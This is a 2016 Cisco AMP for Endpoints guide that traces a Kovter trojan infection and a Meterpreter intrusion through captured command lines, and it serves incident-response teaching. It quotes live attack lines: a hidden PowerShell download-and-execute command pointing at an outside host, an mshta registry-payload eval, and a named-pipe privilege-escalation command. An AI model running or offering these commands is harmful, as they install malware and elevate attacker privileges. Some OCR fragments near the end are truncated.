AMP for Endpoints Command Line Capture

Last Updated: November 15, 2016

Cisco Systems, Inc. www.cisco.com

Introduction

The following scenarios describe encounters with previously unknown malware threats in the wild, in which Cisco AMP for Endpoints observed command line argument sequences that allowed us to identify the threats based on indicators of compromise. We demonstrate how AMP for Endpoints is used to trace the attacks back to their initial infection vectors, and to identify the possible malware variants associated with the attacks.

The First Attack

The first attack involves a malicious document, which when opened causes Microsoft Word to launch Powershell, indicating a potential exploitation or Visual Basic Macro compromise. Upon execution, Powershell downloads and executes a variant of the Kovter trojan. The trojan family is identified using command line argument patterns observed to be executed by `mshta.exe`, which is then confirmed by reviewing the execution report for the file in AMP Threat Grid.

Detection and Remediation

The first page you see after logging into the FireAMP Console is the Dashboard Overview. This page displays recent file and network detection events from your FireAMP Connectors. It's a convenient summary of the major trouble spots in your FireAMP deployment, which allows you to perform triage to determine which computers are in most need of immediate attention.

The **Indications of Compromise** section on the Dashboard Overview helps with triage by listing the computers with multiple events, or with separate events that correlate with certain types of infections.


In our scenario, we see that the top computers with indications of compromise have experienced Generic IOC detections.

Since computers at the top of the list are considered to have more severe compromise indicators than those lower down on the list, we start at the top.

To begin the incident response process, click the information icon next to the computer name in the list, and select **Device Trajectory**.

Tracing the Attack

Upon opening the Device Trajectory for one of the Generic IOC Detections we see an Indication of Compromise due to Microsoft Word launching Powershell:




2016-10-19 19:24:26 UTC

OpenIOC: W32.WinWord.Powershell

Description: Microsoft Word launched PowerShell. This is indicative of multiple dropper variants that make use of Visual Basic Application macros to perform nefarious activities, such as downloading and executing malicious executables.

At 19:44:58, Tue Oct 18 2016 UTC

The command line that starts Powershell is as follows:



Command line


CWD

CMD
```
C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe -w hidden -nop -ep bypass -c $f=
[System.IO.Path]::GetTempFileName();(New-Object
System.Net.WebClient).DownloadFile('http://demitar
tgourmet.com/changelog/bindata.exe', $f);(New-
Object -com WScript.Shell).Exec($f)
```

Enviroment variables

Path
```
C:\Program Files (x86)\Microsoft
Office\Office15\;C:\Program Files (x86)\Microsoft
Office\Office15\;C:\ProgramData\Oracle\Java\javapa
th;C:\windows\system32;C:\windows;C:\windows\Syste
m32\Wbem;C:\windows\System32\WindowsPowerShell\v1.
0\;C:\Program Files
(x86)\Sennheiser\SoftphoneSDK\;C:\Users\
    \AppData\Local\Microsoft\WindowsApps;
```

Since Powershell is downloading and executing a file, we see another indicator of compromise trigger:




2016-10-19 19:24:26 UTC

OpenIOC: W32.PowershellDownloadedExecutable.ioc

Description: PowerShell is a Windows utility that allows access to many Microsoft APIs within a shell environment. In this case, a script attempted to download a file or script to the local system and then execute it. Malware authors may use this to download items, rename them, execute and delete them with a single command.

At 19:44:58, Tue Oct 18 2016 UTC

Shortly after this we see `mshta.exe` being launched with the following command line:




CMD

```
C:\windows\system32\mshta.exe
javascript:TYU21PU=JhhVT7;A4B=new%20ActiveXObject(
WScript.Shell);nOU2YKx=6;qFD12x=A4B.RegRead(HKCU\\
software\\HoarRyq\\SwKG8k);ii4pBY=IkA;eval(qFD12x)
;WhpJ2JZr=AU;
```

Javascript is being passed to `mshta.exe` to be evaluated. It is using a WScript.Shell ActiveX object to execute values being read from the “HKCU\software\HoarRyq\SwKG8k” registry key.

This is a technique used by malware such as Poweliks and Kovter. The actual malware is stored in the form of a DLL in a registry key. It is then directly injected into the memory of a process using Powershell. From Device Trajectory, it can be seen that MSHTA is launching Powershell with the likely intention of injecting the DLL into the memory of a running process:




Command line

CWD

CMD

```
C:\windows\SysWOW64\WindowsPowerShell\v1.0\
powershell.exe iex $env:jmtmx
```

Next, Powershell creates `regsvr32.exe` and makes a number of outgoing connections indicating that it has now been infected:



2016-10-18 19:45:45 UTC

regsvr32.exe, Microsoft® Windows® Operating System 10.0.14393.0 (361a595..a24f68)[PE Executable] was Executed by **powershell.exe** (8133502..6fa6fa)[PE Executable].

Benign disposition.

Unknown parent disposition.

File full path: c:\windows\syswow64\regsvr32.exe

File SHA-1: cc5c6c986e7d73a14954bb1e6155475e5c2dd801.

File MD5: 677e32495213f015ffa7ff435b6a57b0.


File size: 20480 bytes.

Command line

CWD

CMD `regsvr32.exe`

As we continue, we see another dropped binary from Powershell:



b8bd338..4ebdd6

Disposition: Malicious

Filename: tmp105A.tmp

VirusTotal: (26/57)

Kovter.C Full Report

2016-10-18 20:01:01 UTC

tmpf282.tmp (b8bd338..4ebdd6)[PE Executable] was Created by **powershell.exe** (8133502..6fa6fa)[PE Executable].

Unknown disposition.

Unknown parent disposition.

File full path: c:\users\ \appdata\local\temp\tmpf282.tmp


File SHA-1: 3ce935c438365fe42a9ea8c870fb1f721d374843.

File MD5: 749bd425198adaa230d06497e79c736b.

File size: 372529 bytes.

The behavior of this file has been previously analyzed in AMP Threat Grid.

If we select **File Analysis** from this menu, we can view the accompanying analysis report. As you can see, based on the provided output of the AMP Threat Grid report, we can confirm that this is a variant of the Kovter trojan:



Behavioral Indicators

Threat Score: 95


Kovter Trojan Detected	Severity: 100 Confidence: 95
Process Hollowing Detected	Severity: 100 Confidence: 95
Excessive Suspicious Activity Detected	Severity: 90 Confidence: 100
Process Checked for VirtualBox	Severity: 90 Confidence: 100
Process Registered File as a File Handler	Severity: 100 Confidence: 85
An HTTP Request Was Made to a Numeric IP Address	Severity: 75 Confidence: 80
Process Modified File in a User Directory	Severity: 70 Confidence: 80
Process Disabled Internet Explorer Proxy	Severity: 70 Confidence: 70
Process Modified Internet Explorer Zone Settings	Severity: 70 Confidence: 70
Process Modified Autorun Registry Key Value	Severity: 80 Confidence: 60
Potential Sandbox Detection - Enumeration of ProductID	Severity: 60 Confidence: 70
Potential Sandbox Detection / System Enumeration	Severity: 60 Confidence: 70
Very Large Registry Data	Severity: 50 Confidence: 80
Process Created a File in the Windows Start Menu Folder	Severity: 80 Confidence: 50
Potential Code Injection Detected	Severity: 50 Confidence: 50
Process Registered a Service DLL	Severity: 50 Confidence: 50
Sample Created A Batch File	Severity: 50 Confidence: 50
Outbound HTTP POST Communications	Severity: 25 Confidence: 25

The Second Attack

The second attack involves a Meterpreter infection, which is a commonly used tool for penetration testing and red team engagements. This binary requires a privileged context in order to operate freely within the infected system. A privilege elevation tactic is detected using an indicator of compromise that looks for patterns used by this tool within captured command line arguments. Prior to this detection, a malicious dropped DLL is observed, which is later confirmed by AMP Threat Grid analysis to be a Meterpreter binary.

Tracing the Attack

Upon opening the device trajectory we see an indicator of compromise trigger showing that a possible privilege escalation attempt may have occurred:




2016-10-19 20:57:44 UTC

OpenIOC: Possible Privilege Escalation Attempt Detected.

Description: A named pipe was created in a manner similar to that used for local privilege escalation through named pipe impersonation. Tools such as meterpreter often use this technique to escalate to NT Authority\System.

At 19:39:33, Thu Sep 22 2016 UTC

This triggered due to the following command line capture pattern:




Command line

CWD

CMD
```
cmd.exe /c echo smzhqd > \\.\pipe\smzhqd
```

Enviroment variables

Moving backward through device trajectory, a binary can be seen making connections to Port 4444, which is the default Metasploit callback port:



2016-09-22 19:37:10 UTC ×

Outgoing connection from **revconnectnexpose4444.exe** (084304e..c6ebda)[PE Executable] at 10.32.133.67 TCP Port 9199 to 10.32.128.37 Port 4444 .

Unknown disposition.

Unknown process distribution.


At 2016-09-22 19:37:10 UTC

Parent file SHA-1: c978d60aef3147e75b3f6bc9ee9d53332edb8330.

Parent file MD5: c5b4fed64ca14c5654ebbca08a62294a.

Parent file size: 31459 bytes.

This binary drops a DLL:



2016-09-22 19:37:35 UTC ×

jtouxf.dll (6172ac9..d6615b)[PE Executable] was Created by **revconnectnexpose4444.exe** (084304e..c6ebda)[PE Executable].

Detected as W32.6172AC93D3-95.SBX.TG.

The file was **not quarantined**. Quarantine event missing.

Unknown parent disposition.

File full path: c:\users\ \appdata\local\temp\jtouxf.dll

File SHA-1: 1df778044253d1b772f4ce1b0b3cb0d53ce025ea.

File MD5: 9c930ca2ee2129e202a412f5153e7b18.


File size: 78336 bytes.

Parent file SHA-1: c978d60aef3147e75b3f6bc9ee9d53332edb8330.

Parent file MD5: c5b4fed64ca14c5654ebbca08a62294a.

Parent file size: 31459 bytes.

To open the report in AMP Threat Grid, right-click on the SHA256 of the DLL in the Device Trajectory, and select **File Analysis**:



2016-09-22 19:37:35 UTC

jtouxf.dll (6172
revconnectnex
Executable].
Detected as W3
The file was not
Unknown parer
File full path: c:\
dll
File SHA-1: 1df77
File MD5: 9c930c
File size: 78336
Parent file SHA-
Parent file MD5
Parent file size:

6172ac9..d6615b


Disposition: Malicious

Filename: elevator.x86.dll

VirusTotal: (14/53)

Unwanted-program (004c287f Full Report

